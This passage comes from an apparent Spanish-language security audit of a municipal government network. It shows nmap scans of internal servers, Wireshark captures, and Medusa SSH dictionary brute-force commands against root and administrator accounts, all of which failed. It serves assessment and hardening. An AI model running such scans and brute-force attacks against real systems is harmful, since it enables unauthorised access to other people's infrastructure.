Tabla 21. Puertos del servidor web

Puerto	Estado	Servicio
22	Open	Ssh
80	Open	http

```

root@bt:~# nmap -O 192.168.0.104
Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-06 10:06 ECT
Nmap scan report for 192.168.0.104
Host is up (0.0078s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 2.6.18 (98%), Linux 2.6.9 - 2.6.18 (97%), Linux 2.6
.9 - 2.6.27 (97%), Linux 2.6.22 (95%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (93%
), Linux 2.6.17 (Mandriva) (92%), Linux 2.6.18 (CentOS 5) (92%), Linux 2.6.18 (C
entos 5.3) (92%), Linux 2.6.22 - 2.6.23 (92%), Linux 2.6.23 (92%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.14 seconds
root@bt:~#

```

Figura 26. Escaneo de puertos Servidor web

En la Figura 23 se puede apreciar los tres paquetes que intervienen en el escaneo de un puerto, en este caso el puerto http; el paquete SYN que es enviado a todos los puertos, el paquete SYN+ACK que es la respuesta del servidor indicando que el puerto se encuentra abierto y el paquete RST para dar por terminado la conexión, dando como respuesta que el puerto http está abierto.




Figura 27. Análisis de escaneo TCP SYN usando wireshark

3.4.2.3 Escaneo de puertos en el servidor Active Directory

En el escaneo de puertos al servidor Active Directory, realizado a través del software backtract, según la Figura 24, se ha encontrado abiertos los puertos que muestra la tabla 22, mismos que son necesarios para el correcto funcionamiento del servidor,

Tabla 22. Puertos del servidor Active Directory

Puerto	Estado	Servicio
22	abierto	Ssh
25	abierto	Sntp
53	abierto	Domain
80	abierto	http
110	abierto	pop3
143	abierto	Imap
389	abierto	Ldap
443	abierto	https
465	abierto	Smtps
993	abierto	Imaps
995	abierto	pop3s
5222	abierto	xmpp-client
5269	abierto	xmpp-server
5801	abierto	vnc-http-1
5901	abierto	vnc-1
6001	abierto	x11:1
7025	abierto	vmsvc-2
7777	abierto	Cbt

```

root@bt:~# nmap 192.168.0.110


Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-06 10:21 ECT
Nmap scan report for srvmail.cotacachi.gov.ec (192.168.0.110)
Host is up (0.016s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
389/tcp   open  ldap
443/tcp   open  https
465/tcp   open  smtps
993/tcp   open  imaps
995/tcp   open  pop3s
5222/tcp  open  xmpp-client
5269/tcp  open  xmpp-server
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
7025/tcp  open  vmsvc-2
7777/tcp  open  cbt

Nmap done: 1 IP address (1 host up) scanned in 3.21 seconds
root@bt:~#

```

Figura 28. Escaneo de puertos Active Directory

En la figura 25 se aprecia los tres paquetes del escaneo tipo TCP SYN de la herramienta Nmap que intervienen en la lectura de un puerto para determinar si este se encuentra abierto, como es el caso del puerto pop3 y puerto http. Nmap envía el paquete SYN para establecer la conexión, el servidor responde con un paquete SYN+ACK indicando que el puerto pop3 se encuentra abierto y como último paso cierra la conexión enviando el paquete RST.



Nc	Severity	Group	Protocol	Summary
21	Chat	Sequence	TCP	Connection establish request (SYN): server port auth
22	Chat	Sequence	TCP	Connection establish request (SYN): server port pop3
23	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port epmap
24	Chat	Sequence	TCP	Connection reset (RST)

Figura 29. Análisis de escaneo TCP SYN usando wireshark

3.4.2.4 Escaneo de puertos en el servidor de correo

En el servidor de correo que mantiene la IP 192.168.0.107, se encontraron abiertos los puertos, 53 necesario para el funcionamiento del servicio de dominios, el puerto 80 para el servicio http, entre otros, que permiten el correcto funcionamiento del servidor, en la Figura 26 se puede apreciar los puertos abiertos, así también que 981 puertos se encuentran cerrados pero no se han mostrado. La tabla 6 muestra el resumen de los puertos abiertos.

Tabla 23. Puertos abiertos del servidor de Correo

Puerto	Estado	Servicio
53	abierto	Domain
80	abierto	http
88	abierto	kerberos-sec
135	abierto	Msrpc
139	abierto	Netbios-ssn
389	abierto	Ldap
445	abierto	Microsoft-ds
464	abierto	Kpasswd5
593	abierto	http-rpc-epmap
636	abierto	Ldapssl
1025	abierto	NFS-or-nterm
1026	abierto	LSA-or-nterm
1028	abierto	Unknow
1048	abierto	neod2
1079	abierto	Asprovataalk
2222	abierto	EtherNet/IP-1
3268	abierto	globalcatLDAP
3269	abierto	globalcatLDAPssl
3389	abierto	Ms-wbt-server

```


root@bt:~# nmap -O 192.168.0.107

Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-06 11:02 ECT
Nmap scan report for srvad.cotacachi.gov.ec (192.168.0.107)
Host is up (0.0090s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1028/tcp  open  unknown
1048/tcp  open  neod2
1079/tcp  open  asprovataalk
2222/tcp  open  EtherNet/IP-1
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3

```

Figura 30. Escaneo de puertos Servidor de Correo

En la Figura 27 se puede observar los tres tipos de paquetes, para determinar que el puerto http se halla abierto, como primer paso está el envío del paquete SYN, hacia el servidor para comprobar si el puerto es en modo escucha, luego se envía el paquete SYN+ACK que es la respuesta por parte del servidor de correo indicando que el puerto http está abierto y por último se envía el paquete RST que es el cierre de la conexión.



Nc	Severity	Group	Protocol	Summary
25	Chat	Sequence	TCP	Connection reset (RST)
26	Chat	Sequence	TCP	Connection reset (RST)
27	Chat	Sequence	TCP	Connection reset (RST)
28	Chat	Sequence	TCP	Connection reset (RST)
29	Chat	Sequence	TCP	Connection establish request (SYN): server port netbios-ssn
30	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port http
31	Chat	Sequence	TCP	Connection reset (RST)
32	Chat	Sequence	TCP	Connection reset (RST)

Figura 31. Análisis de escaneo TCP SYN usando wireshark

3.4.2.5 Escaneo de puertos en el servidor de instaladores

El servidor de Instaladores, connotado con la IP 192.168.0.143, mantiene abiertos los puertos 135 utilizado por el servicio msrpc, utilizado por Microsoft, para establecer una conexión cliente/servidor, así también el puerto 135 mediante el servicio Netbios, que permite compartir archivos, e impresoras en una red de datos, además. 998 puertos han sido filtrados por el servidor y no han sido mostrados, como se aprecia en la Figura 28.

Tabla 24. Puertos abiertos en el servidor de Instaladores

Puerto	Estado	Servicio
135	Abierto	Msrpc
139	Abierto	netbios-ssn

```

root@bt:~# nmap -O 192.168.0.143

Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-06 10:31 ECT
Nmap scan report for hp_jefeinformatica2.cotacachi.gov.ec (192.168.0.143)
Host is up (0.0040s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista:sp1 cp
e:/o:microsoft:windows_server_2008:sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Wind
ows 7
OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.14 seconds
root@bt:~#

```

Figura 32. Escaneo de puertos servidor instaladores

En la Figura 29 se puede observar los paquetes capturados con el software wireshark donde se muestra el proceso que realiza para indicar que el puerto 135 y 139 se encuentran abiertos. Nmap envía el paquete SYN al puerto msrpc, este responde con el paquete SYN+ACK indicando que el puerto se encuentra abierto, nmap envía un último paquete para terminar la conexión llamado RST.

Nc	Severity	Group	Protocol	Summary
18	Chat	Sequence	TCP	Connection establish request (SYN): server port sunrpc
19	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port epmap
20	Chat	Sequence	TCP	Connection reset (RST)
21	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port netbios-ssn
22	Chat	Sequence	TCP	Connection reset (RST)

Figura 33. Análisis de escaneo TCP SYN usando wireshark

Después de evaluar la identificación de los servicios se concluye que existen gran cantidad de puertos en los servidores que se encuentran abiertos y no se están dando uso, estos puertos abiertos proporcionan una ventaja para los atacantes de redes.

3.4.3 TESTEO DE APLICACIONES DE INTERNET

Para encontrar fallos de seguridad se ha utilizado la herramienta medusa incluida en el software backtrack, ya que esta herramienta permite hacer una serie de ataques de fuerza bruta a un variado conjunto de protocolos. A continuación se realiza las pruebas de ataques de fuerza bruta a los servidores del GAD Municipal de Santa Ana de Cotacachi.

3.4.3.1 Ataque de Fuerza bruta al Servidor de Base de Datos

Conociendo que el servidor de base de datos trabaja bajo una plataforma Linux, se ha tomado como nombre de usuario "root", y se ha probado con un diccionario las posibles contraseñas, obteniendo una negativa como resultado puesto que no se ha encontrado la clave de acceso, como se puede apreciar en la Figura 30, es importante mencionar que el servidor de base de datos, no tiene abierto el puerto ssh, para conexiones desde la internet.

```
root@bt:~# medusa -h 192.168.0.103 -u root -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2000 (1 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2001 (2 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2002 (3 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2003 (4 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2004 (5 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2005 (6 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.103 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2006 (7 of 26 complete)
```

Figura 34. Ataque por fuerza bruta Servidor de Base de Datos.

Al observar el comportamiento de los paquetes enviados por el ataque mediante la aplicación medusa con la ayuda del software wireshark se puede observar el uso la aplicación medusa en pleno funcionamiento y el intercambio de claves diffie-hellman, que el servicio ssh utilizan para establecer la comunicación, véase la Figura 31

Time	Source	Destination	Protocol	Length	Info
143.28.73630000	192.168.0.103	192.168.40.163	TCP	74	ssh > 43789 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK PERM=1 TSval=18
144.28.73636100	192.168.40.163	192.168.0.103	TCP	66	43789 > ssh [ACK] Seq=1 Ack=1 Win=14624 Len=0 TSval=161710 TSecr=1899598797
145.28.73663300	192.168.40.163	192.168.0.103	SSHv2	1	Client Protocol: SSH-2.0-MEDUSA 1.0\r
146.28.75197800	192.168.0.103	192.168.40.163	TCP	66	ssh > 43789 [ACK] Seq=1 Ack=21 Win=5888 Len=0 TSval=1899598814 TSecr=161710
147.28.75202300	192.168.0.103	192.168.40.163	SSHv2	86	Server Protocol: SSH-2.0-OpenSSH 4.3
148.28.75204100	192.168.40.163	192.168.0.103	TCP	66	43789 > ssh [ACK] Seq=21 Ack=21 Win=14624 Len=0 TSval=161714 TSecr=1899598820
149.28.75272600	192.168.0.103	192.168.40.163	SSHv2	72	Client: Key Exchange Init
150.28.76664700	192.168.0.103	192.168.40.163	SSHv2	77	Server: Key Exchange Init
151.28.80055200	192.168.0.103	192.168.40.163	TCP	66	ssh > 43789 [ACK] Seq=725 Ack=677 Win=7168 Len=0 TSval=1899598870 TSecr=161714
152.28.80060100	192.168.40.163	192.168.0.103	TCP	66	43789 > ssh [ACK] Seq=677 Ack=725 Win=16032 Len=0 TSval=161726 TSecr=1899598829
153.28.86609300	192.168.40.163	192.168.0.103	SSHv2	3:	Client: Diffie-Hellman Key Exchange Init

Figura 35. Análisis del ataque de fuerza bruta a la base de datos usando wireshark

3.4.3.2 Ataque de Fuerza bruta al Servidor Web

El Ataque realizado por fuerza bruta al servidor web, no fue exitoso puesto que no se pudo obtener acceso al servidor, de igual manera como en el literal 3.4.3.1, se utilizó la herramienta medusa, y se trató de descifrar la clave utilizando un diccionario, obteniendo que el puesto ssh, se encuentra cerrado para conexiones desde el internet.

```

root@bt:~# medusa -h 192.168.0.104 -u root -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2000 (1 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2001 (2 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2002 (3 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2003 (4 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2004 (5 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2005 (6 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.104 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 2006 (7 of 26 complete)

```

Figura 36. Ataque por fuerza bruta Servidor Web

En el análisis con la herramienta wireshark se puede observar la puesta en marcha del ataque medusa usando para ello el puerto ssh versión 2 que se encuentra abierto en el servidor web. Como muestra la figura 24. No fue posible encontrar la contraseña. Véase la Figura 33

Time	Source	Destination	Protocol	Length	Info
5.129819000	fe80::6c5a:697f:d19d::1:3		LLMNR	86	Standard query 0xe997 A isatap
5.339066000	192.168.40.151	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
6.054626000	192.168.40.151	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
6.866964000	192.168.40.151	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
7.098003000	192.168.40.163	192.168.0.104	TCP	74	37558 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=950906 TSecr=0 WS=3
7.106158000	192.168.0.104	192.168.40.163	TCP	74	ssh > 37558 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=1903065607
7.106234000	192.168.40.163	192.168.0.104	TCP	66	37558 > ssh [ACK] Seq=1 Ack=1 Win=14624 Len=0 TSval=950910 TSecr=1903065607
7.106530000	192.168.40.163	192.168.0.104	SSHv2		Client Protocol: SSH-2.0-MEDUSA 1.0\r
7.118790000	192.168.0.104	192.168.40.163	TCP	66	ssh > 37558 [ACK] Seq=1 Ack=21 Win=5808 Len=0 TSval=1903065620 TSecr=950910

Figura 37. Análisis del ataque de fuerza bruta al servidor web de datos usando wireshark

3.4.3.3 Ataque de Fuerza bruta al Servidor Active Directory

Para el Ataque de fuerza bruta realizado en el servidor Active Directory, se ha utilizado el nombre de usuario “Administrador”, puesto que se conoce que trabaja bajo una plataforma Windows, debido a que el servicio ssh, se encuentra asignado en un puerto diferente al común puerto 22, no fue posible el acceso como se puede observar en la Figura 34.

```

root@bt:~# medusa -h 192.168.0.107 -u Administrador -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
t>

NOTICE: ssh.mod: failed to connect, port 22 was not open on 192.168.0.107
root@bt:~#

```

Figura 38. Ataque por fuerza bruta Servidor Active Directory

Con el análisis de los paquetes enviados en la Figura 35 se puede observar que el software medusa no entra en funcionamiento ya que como se puede observar en la figura 26 el puerto 22 no está abierto, sin embargo se puede apreciar que el servicio que brinda el puerto ssh trata de iniciar pero sin éxito alguno.

Time	Source	Destination	Protocol	Length	Info
35.104512000	fe80::2c61:7017:6e0e::1:3		SSDP	208	M-SEARCH * HTTP/1.1
36.655274000	fe80::f948:a55d:a29d::1:3		LLMNR	86	Standard query 0xcdb7 A isatap
36.745141000	fe80::f948:a55d:a29d::1:3		LLMNR	86	Standard query 0xcdb7 A isatap
36.962933000	192.168.40.110	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
37.779610000	192.168.40.110	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
38.174914000	fe80::2c61:7b1f:6e0e::1:3		SSDP	208	M-SEARCH * HTTP/1.1
38.212147000	192.168.40.163	192.168.0.107	TCP	74	34233 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1226220 TSecr=0 WS=3
38.227109000	192.168.0.107	192.168.40.163	TCP	66	ssh > 34233 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
38.499948000	192.168.40.110	192.168.40.255	NBNS	92	Name query NB ISATAP<00>

Figura 39. Análisis del ataque de fuerza bruta al servidor active directory usando wireshark

3.4.3.4 Ataque de Fuerza bruta al Servidor de Correo

En el servidor de correo se ha utilizado el nombre de usuario “root” puesto que el servidor se encuentra trabajando en una plataforma de código abierto Linux, para lo cual se ha utilizado la herramienta medusa, y se ha probado con un diccionario, obteniendo resultados negativos al acceder.

```

root@bt:~# medusa -h 192.168.0.110 -u root -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
>
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2001 (1 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2002 (2 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2003 (3 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2004 (4 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2005 (5 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2006 (6 of 25 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.110 (1 of 1, 0 complete) User: root (1 of 1, 0
complete) Password: 2007 (7 of 25 complete)

```

Figura 40. Ataque por fuerza bruta Servidor de Correo

Al observar el comportamiento de los paquetes enviados por el ataque mediante la aplicación medusa al servidor de correo y con la ayuda del software wireshark se puede observar el uso la aplicación medusa en pleno funcionamiento y el intercambio de claves diffie-hellman, como se muestra en la Figura 37.

Time	Source	Destination	Protocol	Length	Info
42.08390600	192.168.40.163	192.168.0.110	TCP	66	55462 > ssh [ACK] Seq=1 Ack=1 Win=14624 Len=0 TSval=1305690 TSecr=1904401479
42.08480100	192.168.40.163	192.168.0.110	SSHv2	8	Client Protocol: SSH-2.0-MEDUSA 1.0\r
42.10260700	192.168.0.110	192.168.40.163	TCP	66	ssh > 55462 [ACK] Seq=1 Ack=21 Win=5888 Len=0 TSval=1904401495 TSecr=1305690
42.13397500	192.168.0.110	192.168.40.163	SSHv2	86	Server Protocol: SSH-2.0-OpenSSH_4.3
42.13402600	192.168.40.163	192.168.0.110	TCP	66	55462 > ssh [ACK] Seq=21 Ack=21 Win=14624 Len=0 TSval=1305702 TSecr=1904401527
42.13472700	192.168.40.163	192.168.0.110	SSHv2	7	Client: Key Exchange Init
42.14945300	192.168.0.110	192.168.40.163	SSHv2	77	Server: Key Exchange Init
42.18178300	192.168.0.110	192.168.40.163	TCP	66	ssh > 55462 [ACK] Seq=725 Ack=677 Win=7168 Len=0 TSval=1904401585 TSecr=1305702
42.18183300	192.168.40.163	192.168.0.110	TCP	66	55462 > ssh [ACK] Seq=677 Ack=725 Win=16032 Len=0 TSval=1305714 TSecr=1904401544
42.24491300	192.168.40.163	192.168.0.110	SSHv2	33	Client: Diffie-Hellman Key Exchange Init

Figura 41. Análisis del ataque de fuerza bruta al servidor de correo usando wireshark

3.4.3.5 Ataque de Fuerza bruta al Servidor Instaladores

Para realizar el ataque de fuerza bruta en el servidor Instaladores se ha utilizado el nombre de usuario “Administrador” puesto que el sistema se encuentra operando en un Sistema Windows, con la ayuda de un diccionario se trató de lograr el acceso, obteniendo una negativa, como se puede apreciar en la Figura 38.

```

root@bt:~# medusa -h 192.168.0.143 -u Administrador -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
t>

ERROR: Thread 57B4E700: Host: 192.168.0.143 Cannot connect [unreachable], retrying
(1 of 3 retries)
ERROR: Thread 57B4E700: Host: 192.168.0.143 Cannot connect [unreachable], retrying
(2 of 3 retries)
ERROR: Thread 57B4E700: Host: 192.168.0.143 Cannot connect [unreachable], retrying
(3 of 3 retries)
NOTICE: ssh.mod: failed to connect, port 22 was not open on 192.168.0.143
root@bt:~#

```

Figura 42. Ataque por fuerza bruta Servidor Instaladores

El puerto que utiliza el software para atacar, no se encuentra abierto es por eso que en el análisis de los paquetes que brinda wireshark, no indica la puesta en marcha del ataque medusa, sin embargo se puede apreciar un paquete SYN hacia el puerto ssh pero sin éxito alguno. Véase la Figura 31

Time	Source	Destination	Protocol	Length	Info
7.983225000	D-LinkIn_34:36:04	Broadcast	ARP	60	Who has 192.168.40.172? Tell 192.168.40.1
8.170736000	192.168.40.110	192.168.40.255	NBNS	92	Name query NB ISATAP<00>
8.872312000	fe80::2c61:fb1f:6e0e::ff02::1:2		DHCPv6	147	Solicit XID: 0x866005 CID: 00010001185eda550026c7aca15c
8.900562000	D-LinkIn_34:36:04	Broadcast	ARP	60	Who has 192.168.40.171? Tell 192.168.40.1
8.900614000	D-LinkIn_34:36:04	Broadcast	ARP	60	Who has 192.168.40.170? Tell 192.168.40.1
8.900631000	D-LinkIn_34:36:04	Broadcast	ARP	60	Who has 192.168.40.169? Tell 192.168.40.1
9.006409000	192.168.40.151	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0xc8327fab
9.471409000	192.168.40.163	192.168.0.143	TCP	7	53594 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK PERM=1 TSval=1476239 TSecr=0 WS
9.811611000	IntelCor_c8:f7:da	Broadcast	ARP	60	Who has 192.168.40.1? Tell 192.168.40.151

Figura 43. Análisis del ataque de fuerza bruta al servidor Instaladores usando wireshark

3.4.3.6 Ataque de Fuerza bruta al Servidor Firewall

Tomando como nombre de usuario “root”, con la ayuda de la herramienta medusa y un diccionario se ha tratado de conseguir el acceso al servidor de Antivirus, obteniendo una negativa, puesto que el acceso al servicio ssh, que generalmente se lo realiza a través del puerto 22, ha sido cambiado, como se puede observar en la Figura 40.

```

root@bt:~# medusa -h 192.168.0.254 -u root -P /home/diccionario.txt -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
t>

ERROR: Thread BB728700: Host: 192.168.0.254 Cannot connect [unreachable], retrying
(1 of 3 retries)
ERROR: Thread BB728700: Host: 192.168.0.254 Cannot connect [unreachable], retrying
(2 of 3 retries)
ERROR: Thread BB728700: Host: 192.168.0.254 Cannot connect [unreachable], retrying
(3 of 3 retries)
NOTICE: ssh.mod: failed to connect, port 22 was not open on 192.168.0.254
root@bt:~#

```

Figura 44. Ataque por fuerza bruta al firewall

Al igual que en el servidor Instaladores no existe ningún puerto que soporte el ataque medusa, por lo tanto este servidor no se encuentra comprometido. La Figura 41 detalla que el ataque de fuerza bruta no está corriendo, a su vez muestra una conexión tcp mediante el puerto ssh pero la misma no está establecida.

Time	Source	Destination	Protocol	Length	Info
9.259372000	192.168.40.1	239.255.255.250	SSDP	391	NOTIFY * HTTP/1.1
9.259843000	192.168.40.1	239.255.255.250	SSDP	387	NOTIFY * HTTP/1.1
9.260413000	192.168.40.1	239.255.255.250	SSDP	385	NOTIFY * HTTP/1.1
9.274720000	192.168.40.1	239.255.255.250	SSDP	387	NOTIFY * HTTP/1.1
9.274747000	192.168.40.1	239.255.255.250	SSDP	387	NOTIFY * HTTP/1.1
9.274752000	192.168.40.1	239.255.255.250	SSDP	397	NOTIFY * HTTP/1.1
9.958942000	192.168.40.163	192.168.0.254	TCP	7	57023 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1533824 TSecr=0 WS
11.960801000	192.168.40.163	192.168.0.254	TCP	7	57023 > ssh [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1533526 TSecr=0 WS
13.952489000	CadmusCo b8:07:c9	D-LinkIn 34:36:04	ARP	42	who has 192.168.40.1? Tell 192.168.40.163
14.017360000	D-LinkIn 34:36:04	CadmusCo b8:07:c9	ARP	60	192.168.40.1 is at 14:d6:4d:34:36:04

Figura 45. Análisis del ataque de fuerza bruta al firewall usando wireshark

Después de evaluar el testeo de aplicaciones de internet se concluye que las contraseñas para ingresar a los servidores: Base de Datos, Web, Active Directory, Correo Electrónico, Instaladores y firewall son difíciles de descifrar sin embargo en algunos servidores se permite realizar el ataque con la herramienta Medusa.

3.4.4 ENRUTAMIENTO

Consiste en determinar las funciones de los routers existentes en la municipalidad.

El GAD Municipal de Santa Ana de Cotacachi, en la lista de equipos activos de red únicamente figura un equipo que permite el enrutamiento este es un router Cisco de la serie 800, el cual es utilizado principalmente por el proveedor de internet, para brindar el servicio; ingresando a la configuración del equipo se ha podido verificar que no se encuentra ninguna configuración adicional a la realizada por el ISP. En el router Cisco de la serie 800, no existe configuración alguna sobre ACL's, como se puede observar en la Figura 42.

```
512077_MUNICIPIO_COTACACHI#show access-list
512077_MUNICIPIO_COTACACHI#
```

Figura 46. Configuración ACL's Router Cisco 800

El equipo encargado del ruteamiento cuenta con tres Vlans, una la que permite la conexión a la red pública o también denominada Internet y el proveedor del servicio, la segunda que es la que contempla la red de datos y la última que provee el servicio de voz, en la intranet.

